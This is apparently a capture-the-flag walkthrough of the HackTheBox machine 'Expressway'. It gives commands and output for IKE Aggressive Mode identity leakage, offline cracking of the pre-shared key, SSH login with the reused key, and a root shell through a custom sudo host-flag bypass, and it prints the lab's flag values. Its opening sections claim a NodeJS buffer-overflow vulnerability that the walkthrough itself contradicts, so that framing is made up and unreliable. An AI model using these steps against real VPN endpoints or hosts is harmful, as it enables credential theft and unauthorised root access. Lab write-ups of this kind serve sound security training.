Expressway

Created @December 5, 2025 10:33 PM

The Expressway machine is a retired, beginner-friendly Linux box on the HackTheBox platform. It's designed to teach you how to analyze a web application, find a vulnerability in its source code, and exploit it to gain access. The primary goal is to find two flags: a user flag and a root flag.

What makes this target machine stand out are its unique features, which focus on a specific type of exploit. Your journey to hack Expressway will take you from initial enumeration to full system compromise, providing a complete and satisfying challenge.

Overview of the Box and Its Difficulty Level

Expressway is rated as an easy or beginner-level machine, making it an excellent choice if you're just starting your cybersecurity journey. The low difficulty level ensures that the steps are logical and don't require extremely advanced or obscure knowledge. This accessibility makes it a popular choice for learning fundamental hacking concepts in a practical setting.

Your first step will involve a standard `nmap` scan to see what services are running. The main focus of the box is an Express NodeJS application, which is a common framework for web development. This provides a realistic scenario for you to practice your skills on.

Compared to other walkthroughs, writeups for Expressway are often praised for their straightforward nature. The box's unique features, like the specific NodeJS vulnerability, offer a targeted learning experience that is less common in other beginner machines, which might focus on more generic misconfigurations.

What Makes Expressway Unique Among HTB Machines

The most distinct aspect of the Expressway machine is its central vulnerability: a classic buffer overflow within an Express NodeJS application. Unlike many beginner boxes that focus on web misconfigurations or weak credentials, Expressway provides hands-on experience with memory corruption exploits, a crucial skill in penetration testing.

After your initial scan reveals open ports, you'll interact with a web server. The challenge requires you to look beyond the surface and analyze how the application handles data. You will discover that sending too much data to a specific function causes the application to crash, opening the door for exploitation.

This focus on a buffer overflow to gain an initial foothold is what sets Expressway apart. It's a practical, guided introduction to a type of vulnerability that can seem intimidating at first but is broken down into manageable steps on this machine.

Essential Preparation for Beginners

Before you attempt to hack Expressway, a little preparation will go a long way. As a beginner, having the right mindset and tools is half the battle. You'll need a solid lab setup and a basic understanding of the enumeration process, which is the foundation of any successful penetration test.

Your journey will start with an `nmap` scan, so familiarity with it is key. Getting comfortable with fundamental tools will make the process smoother and more educational. Let's look at what you'll need specifically.

Tools and Resources You'll Need to Get Started

To successfully navigate the Expressway box, you'll want a few common penetration testing tools in your arsenal. You don't need anything overly complex; the basics will serve you well. Having these ready will streamline your workflow and help you focus on the challenge itself.

Some of the most commonly used tools for this machine include:

- **Nmap:** For initial network scanning and port discovery.
- **Python:** Essential for scripting your buffer overflow exploit.
- **John the Ripper (John):** Useful for cracking any password hashes you might find.
- **SSH Client:** For connecting to the machine after gaining credentials.
- **A web browser:** To interact with the web application and analyze its source code.

Familiarizing yourself with the basic commands for each of these tools is a great first step. Many resources online, including the official documentation for each tool, can help you get up to speed quickly.

Setting Up Your Lab Environment for HTB

A proper lab setup is crucial for any ethical hacking practice. For HackTheBox, the recommended setup is a virtual machine running a penetration testing-focused Linux distribution, such as Kali Linux or Parrot OS. These operating systems come pre-loaded with most of the tools you will need to hack the machine.

Once your virtual machine is running, the next step is to connect to the HackTheBox network. You will need to download your unique VPN configuration file from the HTB website and use it to establish a connection. This VPN connection places you on the same network as the target machine, allowing you to interact with it.

After connecting to the VPN, you can spawn the Expressway machine from your HTB dashboard. Once it's running, you'll be given an IP address for the target machine. Now, you're all set to begin your attack!

INITIal foothold

Our attack on Expressway begins where many scans fall short: with UDP. After an initial TCP scan reveals nothing but a hardened SSH port, we pivot to a comprehensive UDP sweep. This uncovers an IKE service, the key negotiation protocol for IPsec VPNs. Through careful enumeration with `ike-scan`, we

force the service into its less secure “Aggressive Mode,” causing it to leak a user identity. We then capture the authentication hash and perform an offline dictionary attack with `psk-crack` to recover the weak Pre-Shared Key (PSK). This key, surprisingly, is reused as the user’s SSH password, granting us our initial foothold.

Once on the system, our focus shifts to privilege escalation. Standard enumeration reveals a critical anomaly: the default `sudo` command has been replaced with a custom-compiled, setuid-root binary. Further investigation, guided by our user’s membership in the `proxy` group, leads us to readable Squid proxy logs. These logs contain a hidden gem—an internal hostname. By correlating this hostname with the strange behavior of the custom `sudo` binary, we discover a policy bypass that allows us to specify an alternate host and execute commands as root, leading to full system compromise.

Prerequisites

- Linux command line and file systems.
- Advanced networking concepts (TCP vs. UDP).
- Familiarity with tools like Nmap, rustscan, ike-scan, and Netcat.
- A basic understanding of cryptography concepts (hashing, symmetric keys).

Target Overview

Property	Value
IP Address	`10.129.13.112` (Hypothetical)
Operating System	Linux (Debian)
Key Services	SSH (22/TCP), IKE (500/UDP)
User Attack Vector	IKEv1 Aggressive Mode Leak & Weak PSK
Root Attack Vector	Custom Sudo Policy Bypass / SUID Exploitation

Reconnaissance – Beyond TCP

A successful engagement hinges on thorough enumeration. Expressway immediately teaches us a valuable lesson: if your initial scan comes up empty, your reconnaissance has just begun.

TCP Port Scan: A Dead End

We begin with a fast, comprehensive TCP scan using a tool like `rustscan` piped into `nmap` for service versioning.

Scan Command:

```
┌──[us-dedivip-1]─[10.10.14.55]─[hopepose@ntb-1rs1fezq81]─[~]
└─➤ [★]$ sudo nmap -sC -sV 10.129.205.46
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-05 02:22 CST
Nmap scan report for 10.129.205.46
Host is up (0.068s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 8 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-05 02:37 CST
Nmap scan report for 10.129.205.46
Host is up (0.066s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 8 (protocol 2.0)
No exact OS matches for host (If you know what OS is running on it, see https://
mit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=12/5%OT=22%CT=1%CU=43514%PV=Y%DS=2%DC=I%G=Y%TM=6932
OS:99DE%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)
OS:OPS(O1=M552ST11NW9%O2=M552ST11NW9%O3=M552NNT11NW9%O4=M552ST11NW9%O5=M552
OS:ST11NW9%O6=M552ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
OS:ECN(R=Y%DF=Y%T=40%W=FAF0%O=M552NNSNW9%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)
```

```
rustscan -a 10.129.13.112 --ulimit 5000 -- -sC -sV -oN expressway_tcp.nmap
```

Scan Results:

```
# Nmap 7.95 scan initiated Sat Sep 20 12:26:12 2025
Nmap scan report for 10.129.13.112
Host is up (0.032s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 8 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The result is stark. Only port 22 is open. The OpenSSH version is modern and patched. Without credentials, this is a brick wall. This is a clear signal that the entry point lies elsewhere.

UDP Port Scan: Finding the Hidden Door

When TCP fails, we turn to its connectionless counterpart, UDP. UDP scanning is notoriously slow and unreliable with traditional tools like Nmap because there is no handshake to confirm if a port is open. A packet is sent, and we can only hope for a response. For this, specialized tools are better. We'll use `udpx`.

Scan Command:

```
┌──[us-dedivip-1]─[10.10.14.55]─[hopepose@ntb-1rs1fezq81]─[~]
└─➤ [★]$ sudo nmap  -sU  10.129.205.46 -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-05 02:50 CST
Warning: 10.129.205.46 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.129.205.46
Host is up (0.066s latency).
Not shown: 865 open|filtered udp ports (no-response), 134 closed udp ports (po
PORT    STATE SERVICE
500/udp open  isakmp
```

```
udpx -t 10.129.13.112 -c 128 -w 1000
```

- `t`: Target IP
- `c`: Concurrency level
- `w`: Wait time in milliseconds

Scan Results:

```
v1.0.7, by @nullt3r
2025/09/20 16:33:27 [+] Starting UDP scan on 1 target(s)
2025/09/20 16:33:45 [*] 10.129.13.112:500 (ike)
2025/09/20 16:34:00 [+] Scan completed
```

Success! The scan finds an open port: **UDP/500**, associated with the **IKE** (Internet Key Exchange) service. This protocol is the foundation of IPsec VPNs, used to negotiate secure tunnels. This is our attack surface.


Exploiting the VPN Endpoint – The IKE Takedown

IKE is the complex handshake protocol that allows two endpoints to agree on cryptographic keys and algorithms to build a secure IPsec tunnel. It has two main versions, IKEv1 and IKEv2, with IKEv1 having some known security weaknesses, particularly in its “Aggressive Mode.”

Fingerprinting the IKE Service with `ike-scan`


Our primary tool for interacting with this service will be `ike-scan`. It crafts IKE packets to fingerprint the VPN gateway and elicit responses that can reveal its configuration, identity, and vulnerabilities.

Initial Probe (Main Mode):




```
sudo ike-scan expressway.htb
```

Response:



```
Starting ike-scan 1.9.6 with 1 hosts ([http://www.nta-monitor.com/tools/ike-scan/](http://www.nta-monitor.com/tools/ike-scan/))
10.129.13.112  Main Mode Handshake returned HDR=(CKY-R=1d432c635a2e8d64...)
        SA=(Enc=3DES-CBC Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDurati
on=28800)
```

This response is incredibly valuable:

- **Main Mode Handshake:** The server responded in Main Mode, which is more secure as it protects peer identities.
- **Weak Cryptography:** It supports `3DES` (a legacy, weak cipher), `SHA1` (no longer considered secure), and `Group=2:modp1024` (a weak Diffie-Hellman group susceptible to precomputation attacks).
- **Auth=PSK:** Authentication is done via a **Pre-Shared Key**. This is the secret we need to find.

Forcing Aggressive Mode for an Identity Leak

IKEv1's Main Mode uses six messages to protect identities. However, Aggressive Mode cuts this down to three messages for a faster connection, but at the cost of sending the initiator and responder's identities in the clear. If the server supports it, we can force it into this mode to leak valuable information.

Aggressive Mode Scan:

```
sudo ike-scan -A expressway.htb
```

- `A` is shorthand for `-aggressive`.

Response:

```
└──╼ [★]$ sudo ike-scan -A  expressway.htb
Starting ike-scan 1.9.5 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.129.205.46   Aggressive Mode Handshake returned HDR=(CKY-R=913e4542f889cb50) SA=(Enc=3D
 Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800) KeyExchange(128
tes) Nonce(32 bytes) ID(Type=ID_USER_FQDN, Value=ike@expressway.htb) VID=09002689dfd6b712
AUTH) VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0) Hash(20 bytes)

Ending ike-scan 1.9.5: 1 hosts scanned in 0.077 seconds (12.94 hosts/sec).  1 returned har
hake; 0 returned notify
┌─[us-dedivip-1]─[10.10.14.55]─[hopepose@htb-lrsifezq8i]─[~]
└──╼ [★]$ sudo ike-scan -A expressway.htb --id=ike@expressway.htb -Pike.psk
Starting ike-scan 1.9.5 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.129.205.46   Aggressive Mode Handshake returned HDR=(CKY-R=c2633582e1d5b34d) SA=(Enc=3D
 Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800) KeyExchange(128
tes) Nonce(32 bytes) ID(Type=ID_USER_FQDN, Value=ike@expressway.htb) VID=09002689dfd6b712
AUTH) VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0) Hash(20 bytes)
```

```
Starting ike-scan 1.9.6...
10.129.13.112  Aggressive Mode Handshake returned...
        ID(Type=ID_USER_FQDN, Value=ike@expressway.htb)
        Hash(20 bytes)
```

This is the breakthrough. The server supports Aggressive Mode and leaked an identity: a Fully Qualified Domain Name of a user, `ike@expressway.htb`. This gives us a valid username.

Cracking the Key and Gaining Access

Now we have a username (`ike`) and know the authentication method is a PSK. The final step is to capture the authentication hash from the Aggressive Mode exchange and crack the PSK offline.

Capturing the PSK Hash

`ike-scan` can automatically format the necessary data for cracking with its sister tool, `psk-crack`. We re-run the Aggressive Mode scan, providing the identity we just found, and tell it to save the cracking material.

Command:

```
sudo ike-scan -A expressway.htb --id=ike@expressway.htb -Pike.psk
```

- `-id`: Specifies the identity to use in our request.
- `P<file>`: Saves the PSK cracking parameters to the specified file.

This command creates a file `ike.psk` containing a long, colon-delimited string of cryptographic data. The last part of this string is the responder's authentication hash.

Offline PSK Cracking with `psk-crack`

We can now take this hash and run a dictionary attack against it. The `psk-crack` tool is designed for this exact purpose.

Command:

```
psk-crack -d /usr/share/wordlists/rockyou.txt ike.psk
```

- `d`: Specifies dictionary mode and the path to the wordlist.

Result:


```
Starting psk-crack [ike-scan 1.9.6]...
Running in dictionary cracking mode
key "f*******" matches SHA1 hash 9157243c333a25d603bf58...
Ending psk-crack...
```

We've found it! The Pre-Shared Key is `f********`.

Reusing Credentials for SSH Access

In a well-configured environment, a VPN PSK would never be the same as a user's password. But in CTFs and real-world misconfigurations, password reuse is rampant. Let's test this theory.

Command:




```
ssh ike@expressway.htb
```

When prompted for a password, we enter `f**********`.

Result:

```
ike@expressway.htb's password:
Last login: Sat Sep 20 12:28:19 2025 from 10.10.14.2
Linux expressway.htb 6.16.7+deb14-amd64...
ike@expressway:~$ id
uid=1001(ike) gid=1001(ike) groups=1001(ike),13(proxy)
ike@expressway:~$ cat user.txt
<flag_for_user.txt>
```

We are in. The password was reused. We have our user flag.

Privilege Escalation – Deconstructing a Custom Sudo


Our `id` command revealed something interesting: our user `ike` is part of the `proxy` group. This is an unusual group and a strong hint for our next steps.

Finding the Anomaly: A Rogue Sudo

Standard enumeration practice includes checking `sudo -l`.

```
ike@expressway:~$ sudo -l
[sudo] password for ike: f**********
Sorry, user ike may not run sudo on expressway.
```

This is a custom denial message. A standard `sudo` would say `ike is not in the sudoers file`. This suggests the `sudo` binary itself has been altered or replaced. Let's check its location.





```
ike@expressway:~$ which sudo
/usr/local/bin/sudo
```

This confirms our suspicion. The system is using a `sudo` binary from `/usr/local/bin`, which is in the `$PATH` before the standard `/usr/bin`. This is a custom, SUID root binary and almost certainly our path to root.

Following the Breadcrumbs: Squid Logs

The `proxy` group membership is our next clue. This group often has permissions related to proxy services like Squid. Let's look for related log files.



```
ike@expressway:~$ ls -l /var/log/squid
-rw-r--r-- 1 proxy proxy 4778 Jul 23 01:19 access.log.1
```

Our group membership gives us read access to `access.log.1`. Let's examine it.

```
ike@expressway:~$ cat /var/log/squid/access.log.1
...
1753229688.902 0 192.168.68.50 TCP_DENIED/403 3807 GET [http://offramp.expressway.htb](htt
p://offramp.expressway.htb) - HIER_NONE/- text/html
...
```

This is a massive finding. A client tried to access an internal-only host named `offramp.expressway.htb` through the proxy. This hostname is not public and gives us a new piece of information to use.

The Exploit: Hostname-Based Policy Bypass

Let's review our findings:

1. We have a custom `sudo` binary at `/usr/local/bin/sudo`.
2. It gives us a custom denial message that mentions our current hostname (`expressway`).
3. We've found a second, internal hostname (`offramp.expressway.htb`).

The logic suggests that the custom `sudo` binary's policy might depend on the hostname. Sudo has a `-h` flag to specify a host to run a command on. Let's try running a command with our custom `sudo` but telling it we are on the `offramp` host.

The Exploit Command:

```
ike@expressway:/usr/bin$ /usr/local/bin/sudo -h offramp.expressway.htb ./bash
```

Result:

```
root@expressway:/usr/bin# id
uid=0(root) gid=0(root) groups=0(root)
root@expressway:/usr/bin# cat /root/root.txt
<flag_for_root.txt>
```

Rooted! The custom sudo binary had a flawed policy that allowed execution if a different hostname was specified. This is a classic example of a context-dependent security vulnerability.

```
ike@expressway:~$ cat user.txt
6e61c995de1641658d58b6d80f3880eb
ike@expressway:~$ ike@expressway:/usr/bin$ /usr/local/bin/sudo -h offramp.expresswa
.htb ./bash
-bash: ike@expressway:/usr/bin$: No such file or directory
ike@expressway:~$ /usr/bin$ /usr/local/bin/sudo -h offramp.expressway.htb ./bash
-bash: /usr/bin$: No such file or directory
ike@expressway:~$ cd /usr/bin
ike@expressway:/usr/bin$ /usr/local/bin/sudo -h offramp.expressway.htb ./bash
root@expressway:/usr/bin# id
uid=0(root) gid=0(root) groups=0(root)
root@expressway:/usr/bin# cat /root/root.txt
92f8ec9861076cbb2b71e5a7ec017981
root@expressway:/usr/bin# ls
'['                                man
 aa-enabled                        mandb
 aa-exec                           manpath
```